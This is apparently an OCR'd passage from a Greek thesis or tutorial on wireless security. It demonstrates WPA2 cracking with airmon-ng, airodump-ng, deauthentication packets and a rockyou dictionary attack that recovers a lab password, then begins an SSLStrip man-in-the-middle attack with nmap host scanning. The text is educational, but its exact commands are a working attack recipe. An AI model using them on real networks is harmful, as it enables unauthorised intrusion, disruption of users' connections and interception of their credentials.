
Αυτό που κάνει ένα wpa2 αδύναμο και σπάει εύκολα είναι ο αδύναμος κωδικός πρόσβασης που είναι εύκολο να μαντευτεί ή χρησιμοποιούν καθόλου ή ελάχιστα πολύπλοκους κωδικούς και επίσης η απλότητα του ssid που αφήνουν το default names όπως cyta , default , linksys , myhome , mylan κτλπ ενώ στην πραγματικότητα άμα ένα wpa2 με σπάνιο όνομα ssid και πολύπλοκο κωδικό με μπερδεμένα γράμματα κεφαλαία , μικρά και σύμβολα θα ήταν απροσπέλαστο ακόμα και με τα σημερινά δεδομένα που το Hardware των σύγχρονων υπολογιστών κάνουν δισεκατομμύρια πράξεις το δευτερόλεπτο και τους πόρους που προσφέρουν θα ήταν πρακτικά αδύνατο να βρεθεί ο κωδικός.

Από θεωρία στην πράξη


Στο συγκεκριμένο πείραμα θα χρησιμοποιήσω το λειτουργικό kali linux 64 bit εγκατεστημένο σε ένα laptop με ενσωματωμένη ασύρματη κάρτα δικτύου. Για να σιγουρέψω ότι η κάρτα είναι σωστά εγκατεστημένη και έτοιμη προς χρήση σε ένα τερματικό στο Kali linux θα πληκτρολογήσω την εντολή airmon-ng

εικόνα 3.162 εδώ φάνετε ότι η κάρτα είναι εγκατεστημένη σωστά. Στο Kali linux αλλά και στις περισσότερες διανομές linux το wlan0 συμβολίζει πάντα την ασύρματη κάρτα δικτύου ενώ το eth0 στις περισσότερες διανομές linux συμβολίζει τις ενσύρματες κάρτες δικτύου που δικτυώνονται με ethernet καλώδιο.

Δεύτερο βήμα είναι να αλλάξω το mac address του μηχανήματος μου προσωρινά θα το αντικαταστήσω με μία ψεύτικη mac address που όταν θα εκπέμπει ασύρματα και θα φαίνετε η mac address μου θα δείχνει διαφορετική mac address. Ο κύριος λόγος που το χρησιμοποιώ είναι για λόγους ασφάλειας και φυσικά μη κακόβουλους σκοπούς. Στην συγκεκριμένη παρουσίαση είναι προαιρετικό κάτι τέτοιο αφού το ασύρματο δίκτυο που θα σπάσω έχω πάρει την άδεια από τον διαχειριστή αλλά ας το προσθέσω και αυτό το κομμάτι. Το εργαλείο που θα χρησιμοποιήσω λέγετε macchanger.




εικόνα στην πρώτη εντολή που χρησιμοποίησα το macchanger --show wlan0 σημαίνει δείξε μου το mac address που έχει η ασύρματη κάρτα δικτύου αλλά και αυτή που χρησιμοποιεί αυτήν την στιγμή. Όπως φαίνετε το αληθινό mac address που έχει η κάρτα δικτύου χρησιμοποιεί κιόλας. Η δεύτερη εντολή που θα χρησιμοποιήσω είναι το macchanger -r wlan0 που εννοεί να αλλάξει την mac address Που χρησιμοποιεί σε μία προσωρινή mac address με τυχαίους 16αδικους αριθμούς. Ξαναχρησιμοποιώ την εντολή macchanger και όπως βλέπω άλλαξε προσωρινά την mac address που θα χρησιμοποιεί το laptop από την ασύρματη κάρτα δικτύου.



εικόνα 3.164 ενεργοποίηση της ασύρματης κάρτας δικτύου σε monitor mode

Στην παραπάνω εικόνα πρέπει να αλλάξω την κεραία mode από εκεί που εκπέμπει να την βάλω να λαμβάνει οτιδήποτε σήμα γίνετε broadcast στο φάσμα που εκπέμπει ένα wireless lan. Για να το κάνω αυτό θα δώσω την εντολή airmon-ng start wlan0. Η πρώτη εντολή που έδωσα το ifconfig wlan0 up ήταν για να ενεργοποιηθεί η κεραία σε περίπτωση που ήταν ανενεργή.


Παρόλο που έχει μπει η ασύρματη κάρτα δικτύου σε Monitor mode ακόμα δεν καταγράφει όλα τα ασύρματα δίκτυα. για να ξεκινήσει μία τέτοια διαδικασία θα χρησιμοποιήσω το εργαλείο airmon-ng και θα δώσω την εντολή airmon-ng start wlan0 για να ξεκινήσει η διαδικασία.



εικόνα 3.165 δίνοντας την εντολή airmon-ng start wlan0 θα εμφανίσει στο τερματικό του kali linux αυτό δείχνοντας ποιά δίκτυα εντοπίζει η ασύρματη κάρτα δικτύου. Εγώ θα επιτεθώ σε αυτό με όνομα ItsUnbreakable.

Στην πρώτη στήλη φαίνετε το Mac address του κάθε router , στην έκτη στήλη σε ποιο κανάλι εκπομπής εκπέμπει , στην 8 στήλη με ποιο πρωτόκολλο προστατεύετε το ασύρματο δίκτυο , και στην 11 στήλη το όνομα του ασύρματου δικτύου.

Άμα θέλω να το κάνω ποιο συγκεκριμένο το scanning σε περίπτωση που έχει πολλά δίκτυα και είναι ένα μπέρδεμα μπορώ να το φιλτράρω από το κανάλι. Ας πούμε εγώ θέλω να επιτεθώ στο δίκτυο με όνομα ItsUnbreakable που βρίσκετε στο κανάλι 13 θα δώσω την εντολή airodump-ng --channel 13 wlan0.




εικόνα 3.166 όπως φαίνετε στην εικόνα το πρόγραμμα φιλτράρει τι θα εμφανίζει στην οθόνη ανάλογα με το κανάλι που διάλεξα.

Το πρώτο βήμα που πρέπει να γίνει για να σπάσει ένα δίκτυο wpa2 είναι να συλλάβει η κεραία μου ένα handshaking ενός wireless μηχανήματος με τον router στόχο ώστε το μηχάνημά μας να καταγράψει τα Anonce , Snonce και το PTK όπως ανάφερα στην αρχή στο θεωρητικό κομμάτι το πως δουλεύει ένα wpa2. Στο δεύτερο κομμάτι του wpa2 cracking αφού καταγράψουμε ένα authentication με handshacking με τεχνική brute force θα προσπαθήσω να αποκαλύψω το PSK για να συνδεθώ.


Θα σταματήσω το airodump-ng να δουλεύει και θα το απενεργοποιήσω για να καταγράφει μόνο την κίνηση του router στόχου ItsUnbreakable αντιγράφοντας το mac address του. Θα ξαναδώσω την εντολή airodump-ng --channel 13 --bssid 00:1E:E5:95:7D:70 --write siegingWPA2 wlan0

εικόνα 3.167 γράφοντας την παραπάνω εντολή εννοώ ότι το πρόγραμμα airodump-ng θα καταγράφει από το κανάλι εκπομπής 13 το router με bssid 00:1E:E5:95:7D:70 και ότι καταγράφει από αυτήν την εκπομπή θα αποθηκεύετε σε ένα αρχείο με όνομα siegingWPA2 όπου θα το δημιουργήσει αυτόματα. Όλη αυτή η διαδικασία θα γίνετε από την ασύρματη κάρτα δικτύου που στην διανομή kali συμβολίζετε με το wlan0.

εικόνα 3.168 ξεκίνησε η καταγραφή του ItsUnbreakable δικτύου.




Αυτό που με ενδιαφέρει είναι να εμφανιστεί ένα μήνυμα για handshaking που θα εμφανιστεί πάνω πάνω. Οπότε έχω 2 επιλογές. Η θα περιμένω μέχρι κάποια ασύρματη συσκευή κάποια στιγμή συνδεθεί για να καταγράψω το handshaking ή θα εκμεταλλευτώ κάποια ασύρματη συσκευή ήδη συνδεμένη να την αποσυνδέσω με τεχνική deauthentication όπου θα αποσυνδέετε και θα προσπαθεί αυτόματα μετά από λίγο από μόνη της να συνδεθεί πάλι στο access point οπότε το handshaking θα καταγραφεί.



εικόνα 3.169 βλέπω πάνω δεξιά με ενημερώνει ότι στο access point συνδέθηκε μία ασύρματη συσκευή με mac address F0:C1:F1:01:80:84 .

Το handshaking έχει καταγραφεί στο αρχείο siegingWPA2 αλλά θα ήθελα να δείξω και το πώς γίνετε το deauthentication για να αποσυνδέσω ήδη μία ασύρματη συσκευή ώστε να την αναγκάσω να ξανασυνδεθεί ώστε να καταγράψω το handshaking.




εικόνα 3.170 ανοίγω δίπλα ένα δεύτερο τερματικό παράθυρο για να δώσω την εντολή airplay-ng --deauth=5 -a 00:1E:E5:95:7D:70 -c F0:C1:F1:01:80:84 wlan0 εννοώντας με αυτήν την εντολή ότι θα στείλω 5 deauthentication packages στην συσκευή με mac address F0:C1:F1:01:80:84 για να αποσυνδεθεί από τον router με mac address 00:1E:E5:95:7D:70 .

Αυτό θα αποσυνδέσει το ασύρματο μηχάνημα και θα το κάνει να ξανασυνδεθεί αυτόματα χωρίς την γνώση του διαχειριστή αν η ασύρματη συσκευή είναι ρυθμισμένη να συνδέετε αυτόματα σε κάποιο wifi που έχει ξανασυνδεθεί και το έχει απομνημονεύσει. Οι περισσότερες συσκευές την έχουν ενεργοποιημένη αυτήν την λειτουργία οπότε εκεί βασίζετε ποιο πολύ το deauthentication.

Αφού έχει καταγραφεί το handshaking μίας συσκευής με το access point είναι η ώρα όπου θα περάσω στην φάση του brute force πάνω στο αρχείο siegingWPA2 που κατέγραψε τα πακέτα για να βρω τον κωδικό. Για να βρω τον κωδικό θα χρειαστώ ένα λεξικό ειδικά σχεδιασμένο για brute force attacks. Στο ιντερνετ μπορώ να βρω πάρα πολλά , υπάρχουν εργαλεία που φτιάχνουν συγκεκριμένο λεξικό. Εγώ θα χρησιμοποιήσω ένα λεξικό στην Kali Linux που είναι ήδη που υπάρχει μέσα. Περιέχει 14 εκατομμύρια διαφορετικούς κωδικούς , το μέγεθος του αρχείου είναι 44 Mbyte και το όνομά του είναι rockyou.txt.gz γιατί είναι σε συμπιεσμένη μορφή οπότε θα πρέπει να το αποσυμπιέσω.

εικόνα 3.171 το αρχείο rockyou.txt.gz βρίσκεται στην θέση /usr/share/wordlists/ και θα το αποσυμπιέσω με το πρόγραμμα gunzip δίνοντας την εντολή gunzip rockyou.txt.gz .

Θέλω να σημειώσω ότι το λεξικό rockyou.txt κάνει πολύ καλή δουλεία στο εξωτερικό γιατί όλοι οι κωδικοί που χρησιμοποιούν στο εξωτερικό κατά κύριο λόγο είναι βασισμένο σε αγγλικές λέξεις και υπάρχει μεγάλη πιθανότητα να υπάρχει ο κωδικός μέσα σε αυτό το λεξικό ή άλλο παρόμοιο. Αλλά για τα δεδομένα της Ελλάδας που οι περισσότεροι κωδικοί είναι βασισμένοι σε ελληνικές λέξεις είναι πολύ δύσκολο να βρεθεί ένας κωδικός τέτοιος μέσα στο rockyou.txt. Για τα δεδομένα της Ελλάδας θα χρειαστούμε άλλο λεξικό όπου θα είναι αποτελεσματικό. Στο συγκεκριμένο πείραμα πάντως βρίσκετε ο κωδικός μέσα στο λεξικό. Μπορεί κάποιος να φτιάξει ένα προσαρμοσμένο λεξικό για συγκεκριμένους στόχους.



εικόνα 3.172 θα δώσω την εντολή aircrack-ng -w rockyou.txt -b 00:1E:E5:95:7D:70 siegingWPA2-02.cap . siegingWPA2-02.cap έτσι ονόμασε το αρχείο το kali linux όταν στην αρχή που δήλωσα αυτό το όνομα να αποθηκεύονται τα πακέτα όταν θα γίνετε η καταγραφή. Επειδή πριν από αυτήν την παρουσίαση το είχαν ξαναδώσει αυτό το όνομα σε άλλο wpa2 και υπήρχε ήδη αυτό το αρχείο από μόνο του το ονόμασε siegingWPA-02.cap αλλιώς θα το ονόμασε siegingWPA-01.cap .

Στην εντολή δίνω το όνομα του λεξικού το rockyou.txt για να αρχίσει το brute force μέχρι να βρεθεί ο κωδικός.

Όταν θα ξεκινήσει το brute force μετά από αυτόν τον κωδικό μέσα σε αυτό το πακέτο υπάρχει και το preshared key(PSK) που το γνωρίζει μόνο ο access point και ο νόμιμος client που θα συνδεθεί. Αν ο κωδικός υπάρχει μέσα στο λεξικό υπάρχει τότε το PSK θα αποκαλυφθεί. Αν ο κωδικός που υπάρχει είναι

περίπλοκος , δηλαδή να είναι πάνω από 10 χαρακτήρες να συνδυάζει πεζά κεφαλαία σύμβολα τότε η πιθανότητα να υπάρχει μέσα σε ένα λεξικό είναι παρά πολύ μικρή.


εικόνα 3.173 μόλις ολοκληρώθηκε η επίθεση bruteforce και ο κωδικός βρέθηκε. Ήταν ο κωδικός vampires23.

Το aircrack πήρε τον κωδικό από το αρχείο και δημιουργώντας ένα PSK είδε ότι ήταν το ίδιο με αυτό που κατέγραψε κατά το monitoring.

3.7 Υποκλοπή δεδομένων με επίθεση Man In The Middle στο LAN

Από την στιγμή που ο κακόβουλος χρήστης εισβάλει στο τοπικό δίκτυο ενός χρήστη χωρίς να το ξέρει μπορούν να συμβούν ένα σωρό παράνομες ενέργειες χωρίς να το ξέρει ο διαχειριστής. Θα αναδείξω 2 τεχνικές man in the middle από τις δεκάδες που υπάρχουν γιατί καλύτερα να ξέρει ένας τι μπορεί να συμβεί για να λάβει προληπτικά μέτρα παρά να την πατήσει λόγου άγνοιας.

Τώρα που έχω σπάσει το τοπικό δίκτυο και έχω μπει μέσα θα χρησιμοποιήσω ένα εργαλείο του Kali Linux με όνομα SSLStrip. Το SSLstrip είναι ένα εργαλείο για man in the middle επιθέσεις που επιτρέπει στον επιτιθέμενο να χειραγωγήσει την κίνηση των πακέτων του δικτύου και να καταγράψει δεδομένα όπως usernames και passwords. Η βασική λειτουργία του ποιο συγκεκριμένα είναι όταν ένας χρήστης στο δίκτυο στέλνει σε μία ιστοσελίδα ένα https request πριν φύγει αυτό το request από το gateway του router θα περάσει πρώτα από το laptop του επιτιθέμενου και από https request θα το μετατρέψει σε http request και ύστερα θα το αναδρομολογίσει στον προορισμό του. Με αυτόν τον τρόπο θα μπορεί κάποιος να καταγράφει την κίνηση του δικτύου χωρίς να είναι κρυπτογραφημένη γιατί το https request δεν έφτασε ποτέ στον προορισμό του.



εικόνα 3.174 τρόπος λειτουργίας του sslstrip σε σχεδιάγραμμα καθώς εξελίζετε μία επίθεση man in the middle.

Ας προχωρήσω στην πράξη να δούμε πως γίνετε στην πραγματικότητα. Το πρώτο πράγμα που πρέπει να γίνει είναι να έχω γνώσω της ip διεύθυνσης που μου έχει δώσει ο dhcp server του router όταν συνδέθηκα στο δίκτυο. Επίσης ένα δεύτερο που πρέπει να γνωρίζω είναι πόσα μηχανήματα είναι συνδεμένα στο local network και ποιες ip έχουν.

```
wlan0     Link encap:Ethernet  HWaddr ac:e0:10:e2:68:ad
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::aee0:10ff:fee2:68ad/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3086 (3.0 KiB)  TX bytes:9831 (9.6 KiB)

root@kali:~#
```

εικόνα 3.175 θα τρέξω στο τερματικό την εντολή ifconfig. Θα εμφανίσει την ip διεύθυνση που έχω στο τοπικό δίκτυο που είναι 192.168.1.103 στην ασύρματη κάρτα δικτύου του λαπτοπ που συμβολίζετε στο kali linux ως wlan0.

Η δεύτερη κίνηση που θα κάνω πριν ξεκινήσω την επίθεση θα είναι να σκανάρω το δίκτυο με το εργαλείο nmap. Θα δώσω στο τερματικό την εντολή nmap -sS -O 192.168.1.1/24 όπου αρχίσει μία σάρωση όλου του δικτύου και θα εμφανίσει όλους τους host που είναι συνδεμένους , και ποια ports είναι ανοιχτά για να εξυπηρετούν κάποιες υπηρεσίες.


```
root@kali:~# nmap -sS -O 192.168.1.1/24

Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-11 17:04 EEST
Stats: 0:02:19 elapsed; 252 hosts completed (3 up), 3 undergoing SYN Stealth Sca
n
SYN Stealth Scan Timing: About 100.00% done; ETC: 17:06 (0:00:00 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0033s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
1863/tcp  open  msnp
1864/tcp  open  paradym-31
4443/tcp  open  pharos
5190/tcp  open  aol
5566/tcp  open  westec-connect
49152/tcp open  unknown
MAC Address: 00:1E:E5:95:7D:70 (Cisco-Linksys)
Device type: WAP
Running: AVM embedded, Linksys embedded, Netgear embedded
OS CPE: cpe:/h:avm:fritz%21box_fon_wlan_7050 cpe:/h:linksys:wag200g cpe:/h:netge
ar:dg834gt
```

εικόνα 3.176 έχει σκανάρει κάποια μηχανήματα. τα αποτελέσματα είναι πολλά αλλά δεν θα τα δείξω όλα στο screenshot γιατί θα έπιανε πολλές σελίδες.


Στο συγκεκριμένο screenshot στην πάνω σελίδα είναι το αποτέλεσμα που βρήκε του router του δικτύου που θα το χρειαστώ στην συνέχεια. Θα ψάξω μέσα στα αποτελέσματα και για το μηχάνημα στόχο όπου θα πραγματοποιηθεί η επίθεση.

εικόνα 3.177 αυτός είναι ο στόχος με διεύθυνση 192.168.1.100. Είναι ένα μέρος από το report από το scan του Nmap.

